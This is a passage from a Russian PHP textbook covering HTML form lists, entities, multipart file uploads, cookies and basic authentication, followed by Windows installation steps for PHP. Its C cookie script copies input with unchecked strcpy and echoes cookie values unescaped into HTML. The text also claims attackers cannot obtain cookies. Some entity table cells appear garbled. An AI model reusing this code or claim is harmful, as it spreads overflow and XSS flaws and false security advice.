Параметр `size` задает, сколько строк будет занимать список. Если `size` равен 1, то список будет выпадающим, в противном случае — занимает `size` строк и имеет полосы прокрутки. Если указан атрибут `multiple`, то будет разрешено выбирать сразу несколько элементов из списка, а иначе — только один. Кроме того, атрибут `multiple` не имеет смысла для выпадающего списка.

Каждая строка списка определяется своим тегом `<option>`. Если в нем задан атрибут `value`, как это часто бывает, то соответствующая строка списка будет идентифицироваться его значением, а если не задан, то самим текстом этой строки (считается, что значение `value` равно самой строке). Кроме того, если указан параметр `selected`, то данная строка будет изначально выбранной. Кстати, чуть не забыли: закрывающие теги

</option> можно опускать, если упрощение не создает конфликтов с синтаксисом HTML (в действительности это можно делать почти всегда).

Давайте теперь посмотрим, в какой форме пересылаются данные списка сценарию. Ну, со списком одиночного выбора вроде бы ясно — просто передается пара *имя=значение*, где *имя* — имя тега <select>, а *значение* — идентификатор выбранного элемента (т. е. либо атрибут value, либо сама строка элемента списка).

Списки множественного выбора *(multiple)*

В какой форме приходят данные сценарию, если был создан multiple-список? Очень просто: все произойдет так, будто есть не один, а несколько не-multiple-списков, все с одинаковым именем, и в каждом из которых выбрано по одному элементу. Иными словами, строка параметров, порожденная этим тегом, будет выглядеть примерно так:

имя=значение1&имя=значение2&...&имя=значениеN

Кстати, это совершенно неуникальный случай, когда с одним именем связано сразу несколько значений. Действительно, нам никто не мешает создавать и другие теги с идентичными именами. Это часто делается, например, для флажков:

```
<input type="checkbox" name="имя" value="Один">Один<br>
<input type="checkbox" name="имя" value="Два">Два<br>
<input type="checkbox" name="имя" value="Три">Три<br>
```

Если теперь пользователь установит сразу все флажки, то сценарию поступит строка (конечно, в URL-кодированном виде):

имя=Один&*имя*=Два&*имя*=Три

Из всего сказанного следует не очень утешительный вывод: при разборе строки параметров в сценарии мы не можем полагаться на то, что каждой переменной соответствует только одно значение. Нам придется учитывать, что их может быть не "одно", а "много". А это очень неприятно с точки зрения программирования, особенно на C.

Попутно мы обнаружили, что любой multiple-список может быть представлен набором флажков (независимых переключателей), а любой не-multiple — в виде нескольких радиокнопок. Так что, вообще говоря, тег <select> — некоторое функциональное излишество, и с точки зрения сценария вполне может заменяться флажками и радиокнопками.

HTML-сущности

До сих пор мы не заостряли внимание на том, как должны быть представлены значения атрибутов — иными словами, как выглядят строки в кавычках, которые располагаются внутри тегов. Например, представьте, что, если в следующем теге:

```
<input type="text" name="text" value="">
```

нам потребуется вставить строку не "один", а "много", содержащую кавычки? Очевидно, мы не можем написать напрямую:

```
<input type="text" name="text" value="не "один", а "много"">
```

Для решения таких проблем существует специальный метод кодирования данных, когда некоторые специальные символы заменяются эквивалентными им HTML-сущностями (HTML-entities). Все такие сущности имеют одинаковый формат, например: `<`, `>`, `&quot;`, `&apos;` и т. д. — надеемся, вы уловили закономерность.

При вставке значений атрибутов необходимо обязательно заменять символы, перечисленные в табл. 3.1.

Таблица 3.1. *Основные HTML-сущности*

Что заменять	Чем заменять	Что заменять	Чем заменять
>	`>`	"	`&quot;`
<	`<`	'	`&apos;`
&	`&`		

ЗАМЕЧАНИЕ

Обратите внимание, что после вставки в обычный HTML-код каждой из HTML-сущностей справа браузер будет отображать на экране соответствующий символ слева. Например, вставьте в страницу `<` — увидите знак "меньше".

Это же относится и к тексту между тегами `<textarea>...</textarea>`. Действительно, представьте ситуацию, когда нам нужно вставить кусочек текста "`</textarea>`" между этими двумя тегами, но так, чтобы он не воспринимался как окончание элемента. Следует написать так:

```
<textarea>
  Отредактируйте код тега
  &lt;textarea&gt;...&lt;/textarea&gt;
</textarea>
```

Все основные скрипт-языки имеют специальные функции для HTML-кодирования строк. Например, в PHP это делается при помощи функции `htmlspecialchars()`, о которой мы будем говорить в *главе 13*.

Загрузка файлов

Иногда бывает просто необходимо разрешить пользователю не только заполнить текстовые поля формы и установить соответствующие переключатели, но также и указать несколько файлов, которые будут впоследствии загружены с компьютера пользователя на сервер. Для этого в языке HTML предусмотрены специальные средства. Рассмотрим их подробнее.

ЗАМЕЧАНИЕ

Данный раздел главы предназначен скорее для ознакомления, нежели для применения в качестве точной инструкции по загрузке файлов. Он прекрасно демонстрирует, почему нам так удобно использовать PHP для программирования в Web. Организацию загрузки файлов в PHP мы подробно разберем в *части IX*.

Формат данных

В свое время мы говорили, что все данные из формы при передаче их на сервер упаковываются в строку при помощи символов ?, & и =. Легко видеть, что при загрузке файлов такой способ хотя и приемлем, но будет существенно увеличивать размер передаваемой информации. Действительно, ведь большинство файлов — бинарные, а мы знаем, что при URL-кодировании данные таких файлов сильно "распухают" — примерно в три раза (например, простой нулевой байт при URL-кодировании превратится в %00). Это очень замедлит передачу и увеличит нагрузку на канал. И вот, отчасти специально для решения указанной проблемы, был придуман другой формат передачи данных, отличный от того, который мы до сих пор рассматривали. В нем уже не используются пресловутые символы ? и &. Кроме того, похоже, в случае применения такого формата передачи может быть задействован только метод POST, но не метод GET. Нас это вполне устроит — ведь файлы обычно большие, и доставлять их через GET вряд ли разумно...

Если нужно указать браузеру, что в какой-то форме следует применять другой формат передачи, следует в соответствующем теге <form> задать атрибут enctype=multipart/form-data. (Кстати говоря, если этот атрибут не указан, то форма считается обычной, что эквивалентно enctype="application/x-www-form-urlencoded" — именно так обозначается привычный для нас формат передачи.) После этого данные, поступившие от нашей формы, будут выглядеть как несколько блоков информации (по одному на элемент формы). Каждый такой блок очень напоминает HTTP-формат "заголовки—данные", используемый при традиционном формате передачи. Выглядит блок примерно так (\n, как всегда, обозначает символ перевода строки):

```
----------------Идентификатор_начала\n
Content-Disposition: form-data; name="имя"\n
\n
значение\n
```

Например, пусть у нас есть форма, представленная листингом 3.7.

Листинг 3.7. Форма для загрузки файлов. Файл multipart.htm

```
<form action="upload.cgi" enctype="multipart/form-data" method="POST">
  <p>Name: <input type="text"     name="Name" value="Мое имя"></p>
  <p>Box: <input type="checkbox"  name="Box"  value="1" checked></p>
  <p>Area: <input type="textarea" name="Area">Какой-то текст</textarea></p>
  <p><input type="submit"></p>
</form>
```

Данные, поступившие на сервер после нажатия кнопки submit, будут иметь следующий вид:

```
---------------127462537625367\n
Content-Disposition: form-data; name="Name"\n
\n
Мое имя\n
---------------127462537625367\n
```

```
Content-Disposition: form-data; name="Box"\n
\n
1\n
---------------127462537625367\n
Content-Disposition: form-data; name="Area"\n
\n
Какой-то текст\n
```

Заметьте, что несколько дефисов и число (которое мы ранее назвали *Идентификатор_начала*) предшествуют каждому блоку. Более того, строка из дефисов и этого числа служит своеобразным маркером, который разделяет блоки. Очевидно, эта строка должна быть уникальной во всех данных. Именно так ее и формирует браузер. Правда, сказанное означает, что сегодня идентификатор будет одним, а завтра, возможно, совсем другим. Так что нам придется, прежде чем анализировать данные, считать этот идентификатор в буфер (им будет последовательность символов до первого символа `\n`).

> ***Внимание!***
>
> Стандарт протокола HTTP регламентирует, что идентификатор начала также должен быть доступен через одну из переменных окружения. Но мы не помним и не хотим знать ее название — сейчас объясним, почему. Некоторые браузеры (особенно старые) путают этот идентификатор и присылают его неправильно — с двумя предшествующими минусами (а остальные — без них), так что сценарии, не рассчитывающие на такой подвох, перестанут работать. *Никогда* не полагайтесь на эту переменную окружения (даже если узнаете, как она называется)! Вместо этого читайте последовательность символов до первого перевода строки и воспринимайте именно ее как разделитель.

Далее алгоритм разбора должен быть следующим: в цикле мы пропускаем символы идентификатора и перевода строки, извлекаем подстроку *имя*="*что-то*" (не обращая внимания на `Content-Disposition`), дожидаемся двух символов перевода строки и затем считаем значением соответствующего поля все те данные, которые размещены до строки `\n`*Идентификатор* (или же до конца, если такой строки больше нет). Как видите, все довольно просто.

> ***Внимание!***
>
> Стандарт HTTP предписывает, чтобы перевод строки содержал символы новой строки и возврата каретки — `\r\n`, а не один `\n`. Как вы уже, наверное, чувствуете, существуют браузеры, которые об этом и не догадываются и посылают только единственный `\n`. Так что, будьте готовы к тому, чтобы правильно обрабатывать и эту ситуацию.

Тег загрузки файла *(file)*

Теперь вернемся к тому, с чего начали — к загрузке файлов. Сначала выясним, какой тег надо вставить в форму, чтобы в ней появился соответствующий элемент управления — поле ввода текста с кнопкой **Browse** справа. Таким тегом является разновидность `<input>`:

```
<input type="file"
  name=имя_элемента
>
```

Пусть пользователь выбрал какой-то файл (скажем, с именем *каталог\имя_файла*) и нажал кнопку отправки. В этом случае для нашего элемента формы создается один блок примерно такого вида[1]:

```
---------------127462537625367\n
Content-Disposition: form-data; name="имя_элемента";
↳ filename="каталог\имя_файла"\n \n
........
Бинарные данные этого файла любой длины.
Здесь могут быть совершенно любые
байты без всякого ограничения.
........
\n
```

Мы видим, что сценарию вместе с содержимым файла передается и его имя в системе пользователя (параметр `filename`).

На этом, пожалуй, и завершим обозрение возможностей загрузки файлов.

Надеемся, мы посеяли в вас неприязненное отношение к подобным методам: действительно, программировать это — не самое приятное занятие на свете (укажем только на то, что придется использовать приемы программной буферизации, чтобы правильно найти разделитель). Вот еще один довод в пользу PHP, в котором не нужно выполнять в принципе никакой работы, чтобы создать полноценный сценарий с возможностью загрузки файла.

Что такое cookies и "с чем их едят"?

Сначала хотелось бы сказать пару слов насчет самого термина *cookies* (это множественное число, произносится как "кукис" или, более "русифицировано", "куки"). В буквальном переводе слово звучит как "печенье", и почему компания Netscape так назвала свое изобретение, не совсем ясно. А поскольку писать "печенье" несколько неудобно, чтобы не вызывать несвоевременных гастрономических ассоциаций, везде, где можно, мы будем применять именно слово cookies, во множественном числе и мужского рода. Кстати, в единственном числе это понятие записывается cookie и произносится на русский манер — "кука".

Начнем с примера. Скажем, мы хотим добавить возможность оставлять комментарии к странице: пользователь вводит свое имя, e-mail, адрес домашней странички (и другую информацию о себе), наконец, текст сообщения, и после нажатия кнопки его мысль отправляется в путешествие по проводам и серверам, чтобы в конце концов попасть в некую базу данных на нашем сервере и остаться там на веки вечные. М-да...

Теперь предположим, что эта наша страница — довольно часто посещаемое место, у нее есть постоянные пользователи, которые несколько раз на дню оставляют там свои сообщения. Что же — им придется каждый раз вводить свое имя, адрес электронной почты и другую информацию в пустые поля? Как бы сделать так, чтобы это все запоминалось где-то, и даже при следующем запуске браузера нужные поля формы инициа-

[1] Символ ↳ означает перенос строки в книге, и его не следует вводить при наборе текста программы.

лизировались автоматически, разумеется — у каждого пользователя индивидуально, тем, чем он заполнил их ранее?

Чтобы этого добиться, в принципе существуют два метода. Оба они имеют как достоинства, так и недостатки, и вскоре мы увидим, в чем же они заключаются.

Первый способ: хранить на сервере отдельную базу данных, в которой для каждого пользователя по его IP-адресу можно было бы получить последние им же введенные данные. В принципе, это решение довольно универсально, однако, у него есть два существенных недостатка, которые сводят на нет все преимущества. Главный из них — большинство пользователей не имеют фиксированного (как говорят, *статического*) IP-адреса — каждый раз при входе в Интернет он назначается им (провайдером) автоматически (сервер провайдера обычно имеет контроль над несколькими десятками зарезервированных IP-адресов, доступных для пользователя, и выбирает для него тот, который еще не занят кем-то еще). Таким образом, мы вряд ли сможем определить, кто на самом деле зашел в нашу гостевую книгу. Второй недостаток мало связан с первым — дело в том, что если ваших пользователей очень много, то довольно проблематично в принципе иметь такую базу данных, ведь она занимает место на диске, не говоря уж об издержках на поиск в ней.

Второй способ подразумевает использование cookies. Cookie — это небольшая именованная порция информации, которая хранится в каталоге браузера пользователя (а не на сервере, заметьте!), но которую сервер (а точнее, сценарий) волен в любой момент изменить. Кстати, сценарий также получает все cookies, которые сохранены на удаленном компьютере, при каждом своем запуске, так что он может в любой момент времени узнать, что же там у пользователя установлено. Самым удобным в cookies является то, что они могут храниться недели и годы до тех пор, пока их не обновит сервер или же пока не истечет срок их жизни (который тоже назначается сценарием при создании cookie). Таким образом, мы можем иметь cookies, которые "живут" всего несколько минут (или до того момента, пока не закроют браузер), а можем — "долгожителей".

Не правда ли, последний способ представляет собой идеальное решение для нашей проблемы? Действительно, теперь сценарию достаточно получить у пользователя его данные, запомнить их в cookies (как это сделать — *см. разд. "Установка cookie" далее в этой главе*), а затем работать, будто ничего и не произошло. Конечно, перед выводом HTML-документа формы обязательно придется проставить значения `value` для некоторых элементов (которые, ясно, извлечены из соответствующих cookies).

Однако не все так гладко. Конечно, и у этой схемы есть недостатки, главный из которых заключается в том, что каждый браузер хранит свои cookies отдельно. То есть cookies, установленные при пользовании Chrome, не будут "видны" при работе в FireFox, и наоборот. Однако, согласитесь, все же это почти не умаляет достоинств cookies — в конце концов, обычно пользователи работают только в одном из перечисленных браузеров.

Но мы несколько отклонились от темы. Как уже упоминалось, каждому cookie сопоставлено время его жизни, которое хранится вместе с ним. Кроме этого, имеется также информация об имени сервера, установившего этот cookie, и URL каталога, в котором находился сценарий-хозяин в момент инициализации (за некоторыми исключениями).

Зачем нужны имя сервера и каталог? Дело в том, что сценарию передаются только те cookies, у которых параметры с именем сервера и каталога совпадают с хостом и ката-

логом сценария соответственно (ну, на самом деле каталог не должен совпадать полностью, он может являться подкаталогом того, который создан для хранения cookies). Так что совершенно невозможно получить доступ к "чужим" cookies — браузер просто не будет посылать их серверу. Это и понятно: представьте себе, сколько ненужной информации передавалось бы сценарию, если бы все было не так (особенно если пользователь довольно активно посещает различные серверы, которые не прочь поставить ему свой набор cookies). Кроме того, "чужие" cookies не предоставляются в целях защиты информации от несанкционированного доступа — ведь в каком-то cookie может храниться, скажем, важный пароль (как часто делается при авторизации), а он должен быть доступен только одному определенному хосту.

Установка cookie

Мы подошли к вопросу: как же сценарий может установить cookie в браузере пользователя? Ведь он работает "на одном конце провода", а пользователь — на другом. Решение довольно логично: команда установки cookie — это просто один из заголовков ответа, передаваемых сервером браузеру. То есть, перед тем как выводить `Content-type`, мы можем указать некоторые команды для установки cookie. Выглядит такая команда следующим образом (разумеется, как и всякий заголовок, записывается она в одну строку):

```
Set-Cookie: name=value; expires=дата; domain=имя_хоста; path=путь; secure
```

Существует и другой подход активизировать cookie — при помощи HTML-тега `<meta>`. Соответственно, как только браузер увидит такой тег, он займется обработкой cookie. Формат тега следующий:

```
<meta
  http-equiv="Set-Cookie"
  content="name=value; expires=дата; domain=имя_хоста; path=путь; secure"
>
```

Мы можем видеть, что даже названия параметров в обоих способах одинаковы. Какой из них выбрать — решать вам: если все заголовки уже выведены к тому моменту, когда вам потребовалось установить cookie, используйте тег `<meta>`. В противном случае лучше взять на вооружение заголовки, т. к. они не видны пользователю, а чем пользователь меньше видит при просмотре исходного текста страницы в браузере — тем лучше нам, программистам.

> ***Примечание***
>
> Возможно, вы спросите, нахмурив брови: "Что же, с точки зрения программиста хороший пользователь — слепой пользователь?" Тогда мы ответим: "Нет и еще раз нет! Такой пользователь хорош лишь для дизайнера, для программиста же желателен пользователь безрукий (или, по крайней мере, лишенный клавиатуры и мыши)".

Вот что означают параметры cookie.

- `name`

  Вместо этой строки нужно задать имя, закрепленное за cookie. Имя должно быть URL-кодированным текстом, т. е. состоять только из алфавитно-цифровых симво-

лов. Впрочем, обычно имена для cookies выбираются именно так, чтобы их URL-кодированная форма совпадала с оригиналом.

- `value`

  Текст, который будет рассматриваться как значение cookie. Важно отметить, что этот текст (так же, как и строка названия cookie) должен быть URL-кодирован. Таким образом, мы должны отметить неприятный факт, что придется писать еще и функцию URL-кодирования (которая, кстати, раза в два сложнее, чем функция для декодирования, т. к. требует дополнительного выделения памяти).

- `expires`

  Необязательная пара `expires=`*`дата`* задает время жизни нашего cookie. Точнее, cookie самоуничтожится, как только наступит указанная дата. Например, если задать

  ```
  expires=Sunday, 2-Feb-17 15:52:00 GMT
  ```

  то "печенье" будет "жить" только до 2 февраля 2017 года. Кстати, вот вам и вторая неприятность: хорошо, если мы знаем наверняка время "смерти" cookie. А если нам нужно его вычислять на основе текущего времени (например, если мы хотим, чтобы cookie существовал 10 дней после его установки, как в подавляющем большинстве случаев и происходит)? Придется использовать функцию, которая формировала бы календарную дату в указанном выше формате. Кстати, если этот параметр не указан, то временем жизни будет считаться вся текущая сессия работы браузера до того момента, как пользователь его закроет.

- `domain`

  Параметр `domain=`*`имя_хоста`* задает имя хоста, с которого установили cookie. Ранее мы уже говорили про этот параметр. Так вот, оказывается, его можно менять вручную, прописав здесь нужный адрес, и таким образом "подарить" cookie другому хосту. Только в том случае, если параметр не задан, имя хоста определяется браузером автоматически.

- `path`

  Параметр `path=`*`путь`* обычно описывает каталог (точнее, URI), в котором расположен сценарий, установивший cookie. Как мы видим, этот параметр также можно задать вручную, записав в него не только каталог, а вообще все, что угодно. Однако при этом следует помнить: указав хост, отличный от хоста сценария, или путь, отличный от URI каталога (или родительского каталога) сценария, мы тем самым никогда больше не увидим наш cookie в этом сценарии.

- `secure`

  Этот параметр связан с защищенным протоколом передачи HTTPS, который в книге не рассматривается. Если вы не собираетесь писать сценарии для проведения банковских операций с кредитными карточками (или иные, требующие повышенной безопасности), вряд ли стоит обращать на него внимание.

После запуска сценария, выводящего соответствующий заголовок (или тег `<meta>`), у пользователя появится cookie с именем `name` и значением `value`. Еще раз напоминаем: значения всех параметров cookie должны быть URL-кодированы, в противном случае возможны неожиданности.

Получение cookies из браузера

Получить cookies для сценария несколько проще: все они хранятся в переменной окружения `HTTP_COOKIE` в таком же формате, как и `QUERY_STRING`, только вместо символа амперсанда `&` используется точка с запятой `;`. Например, если мы установили два cookies: `cookie1=value1` и `cookie2=value2`, то в переменной окружения `HTTP_COOKIE` будет следующее:

```
cookie1=value1;cookie2=value2
```

Сценарий должен разобрать эту строку, распаковать ее и затем работать по своему усмотрению.

Пример программы для работы с cookies

В заключение приведем простой сценарий, который использует cookies (листинг 3.8). Для упрощения в нем не производится URL-кодирование и декодирование — будем считать, что пользователь может печатать только на латинице.

Листинг 3.8. Простой сценарий, использующий cookies. Файл c/cookies.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

// Начало программы
int main() {
  // Временный буфер
  char buf[1000];
  char buf_cookie[1000];
  // Получаем в переменную Cook значение Cookies
  char *cook = getenv("HTTP_COOKIE");
  if(cook != NULL) {
    // Пропускаем в ней 5 первых символов ("cook="),
    // если она не пустая - получим как раз значение cookie,
    // которое мы установили ранее (см. ниже)
    strcpy(buf_cookie, cook + 5);
  }
  // Получаем переменную QUERY_STRING
  char *query = getenv("QUERY_STRING");
  // Проверяем, заданы ли параметры у сценария - если да, то
  // пользователь, очевидно, ввел свое имя или нажал кнопку,
  // в противном случае он просто запустил сценарий без параметров
  if(query != NULL) { // строка не пустая?
    // Копируем в буфер значение QUERY_STRING,
    // пропуская первые 5 символов (часть "name=") -
    // получим как раз текст пользователя
    strcpy(buf, query + 5);
    // Пользователь ввел имя, значит, нужно установить cookie
    printf("Set-cookie: cook=%s; "
           "expires=Thursday, 2-Feb-17 15:52:00 GMT\n", buf);
```

```
    // Теперь это новое значение cookie
    strcpy(buf_cookie, buf);
  }
  // Выводим страницу с формой
  printf("Content-type: text/html\n\n");

  printf("<!DOCTYPE html>\n");
  printf("<html lang='ru'>\n");
  printf("<head>\n");
  printf("<title>Простой сценарий, использующий cookies</title>\n");
  printf("<meta charset='utf-8'>\n");
  printf("</head>\n");
  printf("<body>\n\n");
  // Если имя задано (не пустая строка), приветствие
  if(strlen(buf_cookie) > 0)
    printf("<h1>Привет, %s!</h1>\n", buf_cookie);
  // продолжаем
  printf("<form action='/cgi-bin/script.cgi' method='GET'>\n");
  printf("<p>Ваше имя: ");
  printf("<input type='text' name='name' value='%s'></p>\n", buf_cookie);
  printf("<p><input type='submit' value='Отправить'></p>\n");
  printf("</form>\n");
  printf("</body></html>");
}
```

Теперь при первом заходе на этот URL пользователь получит форму с пустым полем для ввода имени. Если он что-то туда напечатает и нажмет кнопку отправки, его информация запомнится браузером. Итак, посетив в любое время до 2 февраля 2017 года этот же URL, он увидит то, что напечатал давным-давно в текстовом поле. И, что самое важное, — его информацию "увидит" также и сценарий. Кстати, у злоумышленника нет никаких шансов получить значение cookie посетителя, потому что оно хранится у него на компьютере, а не на сервере.

Опять мы намекаем на то, что использование языка C и на этот раз довольно затруднительно. Неудобно URL-декодировать и кодировать данные при установке cookies, накладно разбирать их на части, да и вообще наша простая программа получилась слишком длинной. Не правда ли, приятно будет обнаружить, что в PHP все это реализовано автоматически: для работы с cookies существует всего одна универсальная функция `setcookie()`, а получение cookies от браузера вообще не вызовет никаких проблем, потому что оно ничем не отличается от получения данных формы. Это логично. В самом деле, какая нам разница, какие данные пришли из формы, а какие — из cookies? С точки зрения сценария — все равно...

Но не будем забегать вперед. Займемся пока теорией авторизации.

Аутентификация

Часто бывает нужно, чтобы на какой-то URL могли попасть только определенные пользователи. А именно только те, у которых есть зарегистрированное имя *(login)* и пароль *(password)*. Механизм *аутентификации* как раз и призван упростить проверку данных таких пользователей.

Примечание

Часто в процессе получения доступа к какому-либо ресурсу выделяют две стадии: *аутентификацию* — подтверждение личности пользователя (например, по соответствию пары "логин/пароль", соответствию открытого ключа закрытому) и *авторизацию* — подтверждение прав пользователя на запрашиваемый ресурс или действие.

Мы не будем здесь рассматривать все возможности этого механизма по трем причинам. Во-первых, существует довольно много типов аутентификации, различающихся степенью защищенности передаваемых данных. Во-вторых, при написании обычных CGI-сценариев для того, чтобы включить механизм аутентификации, необходимо провести некоторые манипуляции с настройками (файлами конфигурации) сервера. Последнее может быть затруднительно при отсутствии доступа к конфигурационным файлам сервера. Наконец, в-третьих, весь механизм аутентификации значительно упрощается и унифицируется при использовании PHP, и вам не придется ничего исправлять в этих злополучных настройках сервера. Так что давайте отложим практическое знакомство с авторизацией и займемся ее теорией.

Расскажем вкратце о том, как все происходит на нижнем уровне при одном из самых простых типов авторизации — *basic-аутентификации*. Итак, предположим, что сценарий посылает браузеру пользователя следующий заголовок:

```
WWW-Authenticate: Basic realm="имя_зоны"
HTTP/1.0 401 Unauthorized
```

Обратите внимание, что последний заголовок несколько отличается по форме от обычных заголовков. Так и должно быть. Строка *имя_зоны* в первом из них задает некоторый идентификатор, определяющий, к каким ресурсам будет разрешен доступ зарегистрированным пользователям. При программировании CGI-сценариев этот параметр используется в основном исключительно для формирования приветствия (подсказки) в диалоговом окне, появляющемся в браузере пользователя (там отображается имя зоны).

Затем, как обычно, посылается тело документа (сразу отметим, что именно это тело ответа будет выдано пользователю, если он нажмет в диалоговом окне кнопку **Cancel**, т. е. отменит вход). В этом случае происходит нечто удивительное: в браузере пользователя появляется небольшое диалоговое окно, в котором предлагается ввести зарегистрированное имя и пароль. После того как пользователь это сделает, управление передается обратно серверу, который среди обычных заголовков запроса (посылаемых браузером) получает примерно такой:

```
Authorization: Basic TG9naW46UGFzcw==
```

Это не что иное, как закодированные данные, введенные пользователем. Теоретически, далее этот заголовок должен каким-то образом передаться сценарию (для этого как раз и необходимо добавление команд в файлы конфигурации сервера). Сценарий, декодировав его, может решить: или повторить всю процедуру сначала (если имя или пароль неправильные), или же начать работать с сообщением "OK, все в порядке, Вы — зарегистрированный пользователь".

Предположим, что сценарий подтвердил верность данных и "пропустил" пользователя. В этом случае происходит еще одна вещь: `login` и `password` пользователя запоминаются в скрытом cookie, "живущем" в течение одной сессии работы с браузером. Затем, что бы мы ни делали, заголовок

```
Authorization: Basic значение_cookie
```


будет присылаться для любого сценария (и даже для любого документа) на нашем сервере. Таким образом, посетителю, зарегистрировавшемуся однажды, нет необходимости каждый раз заново набирать свое имя и пароль в течение текущего сеанса работы с браузером, т. е. пока пользователь его не закроет.

После успешной аутентификации при вызове любого сценария будет установлена переменная окружения `REMOTE_USER`, содержащая имя пользователя. Так что в дальнейшем можно ее задействовать для определения, какой же посетитель зарегистрировался.

Резюме

В данной главе мы рассказали о том, как "работает" интерфейс CGI на низком уровне и рассмотрели все основные способы обработки и передачи данных, применяемые сценариями. Мы научились оперировать различными элементами форм и запускать сценарии, отправляя им введенные данные. Кратко рассмотрели основы работы с cookies, формат `multipart`-данных, предназначенный для передачи бинарных файлов на сервер, а также вопросы аутентификации.

Приходится признать, что глава содержит много материала, весьма сложного для начинающего. Если вы мало что поняли после ее прочтения, не отчаивайтесь, а просто читайте дальше. Через некоторое время, попрактиковавшись в PHP, вы сможете вернуться к данной главе и взглянуть на нее другими глазами. Естественно, в следующих главах книги многие темы будут затронуты вновь, но рассмотрены уже с новой точки зрения — с точки зрения PHP.



ГЛАВА 4

Встроенный сервер PHP

Листинги данной главы можно найти
в подкаталоге buildin.

Как уже неоднократно упоминалось ранее, для того чтобы разрабатывать и отлаживать скрипты, вам понадобится работающий Web-сервер. Начиная с версии 5.4, дистрибутив PHP снабжается встроенным сервером, который позволяет отлаживать скрипты локально, без развертывания стороннего Web-сервера.

> ***Замечание***
>
> Для работы над сложным проектом или для развертывания рабочего Web-сервера потребуется создание полноценного окружения. Вероятно, оно будет включать промышленный Web-сервер Apache или nginx, базу данных MySQL или PostgreSQL, почтовый сервер, NoSQL-сервер memcache или redis. Кроме того, потребуется выполнить сложную работу по конфигурированию и интеграции серверного хозяйства. Более подробно вопросы окружения рассматриваются в *части X*.

Прежде чем запустить Web-сервер, потребуется загрузить и установить дистрибутив PHP. Мы рассмотрим процесс получения дистрибутива для основных операционных систем: Windows (8.1 и 10), Mac OS X (Yosemite) и Linux (дистрибутив Ubuntu 14.04).

Установка PHP в Windows

Для загрузки Windows-дистрибутива следует посетить раздел загрузки бинарных файлов официального сайта PHP **http://windows.php.net/download**. Каждый релиз снабжается четырьмя вариантами

- **x86 Non Thread Safe** — 32-битный CGI-вариант дистрибутива;
- **x86 Thread Safe** — 32-битный вариант для установки в качестве модуля Web-сервера;
- **x64 Non Thread Safe** — 64-битный CGI-вариант дистрибутива;
- **x64 Thread Safe** — 64-битный вариант для установки в качестве модуля Web-сервера.

Вариант Thread Safe предназначен для установки в качестве модуля Web-сервера, например, Apache. Так как мы собираемся использовать встроенный сервер, не имеет зна-

чения, какой дистрибутив будет выбран, лучше всего воспользоваться вариантом Non Thread Safe.

Перед названием дистрибутива может быть помещена одна из аббревиатур VC9, VC11, VC14, означающих версии Visual Studio (2008, 2012 и 2015 соответственно), при помощи которой был скомпилирован дистрибутив. Для того чтобы успешно запустить проект, следует загрузить соответствующий распространяемый пакет Visual C++ для Visual Studio, который содержит необходимые динамические библиотеки:

- вариант VC9 *x*86
  http://www.microsoft.com/en-us/download/details.aspx?id=5582
- вариант VC9 *x*64
  http://www.microsoft.com/en-us/download/details.aspx?id=15336
- вариант VC11 **http://www.microsoft.com/en-us/download/details.aspx?id=30679**
- вариант VC14 **http://www.microsoft.com/en-us/download/details.aspx?id=48145**

> ***Внимание!***
>
> Необходимы библиотеки именно от английского варианта Visual Studio, русский вариант пакета не подойдет.

После загрузки zip-архива его следует распаковать в какую-нибудь папку, например C:\php.

Убедиться в том, что PHP доступен, можно, запустив командную строку, а затем перейти в папку C:\php при помощи команды[1]

```
> cd C:\php
```

Выполнив в командной строке команду `php` с параметром `-v`, можно узнать текущую версию PHP

```
> php -v
PHP 7.0.0 (cli) (built: Dec  3 2015 09:31:54) ( NTS )
Copyright (c) 1997-2015 The PHP Group
Zend Engine v3.0.0, Copyright (c) 1998-2015 Zend Technologies
```

Переменная окружения *PATH*

В настоящий момент запуск PHP возможен только в папке установки C:\php. Для того чтобы команда `php` была доступна из любой папки компьютера, папку C:\php следует прописать в переменной окружения `PATH`.

В операционной системе Windows для доступа к переменным окружения следует открыть Панель управления, перейти к разделу **Система**. Самый быстрый способ добраться до этого пункта — это щелкнуть правой кнопкой мыши по кнопке **Пуск** и выбрать пункт **Система** из контекстного меню. В операционных системах, предшествующих Windows 8, следует выбрать в меню **Пуск** пункт **Компьютер** и в контекстном

[1] Полужирным шрифтом будем выделять команды или текст, вводимый пользователем.




Рис. 4.1. Диалоговое окно **Свойства системы**




Рис. 4.2. Диалоговое окно **Переменные среды**

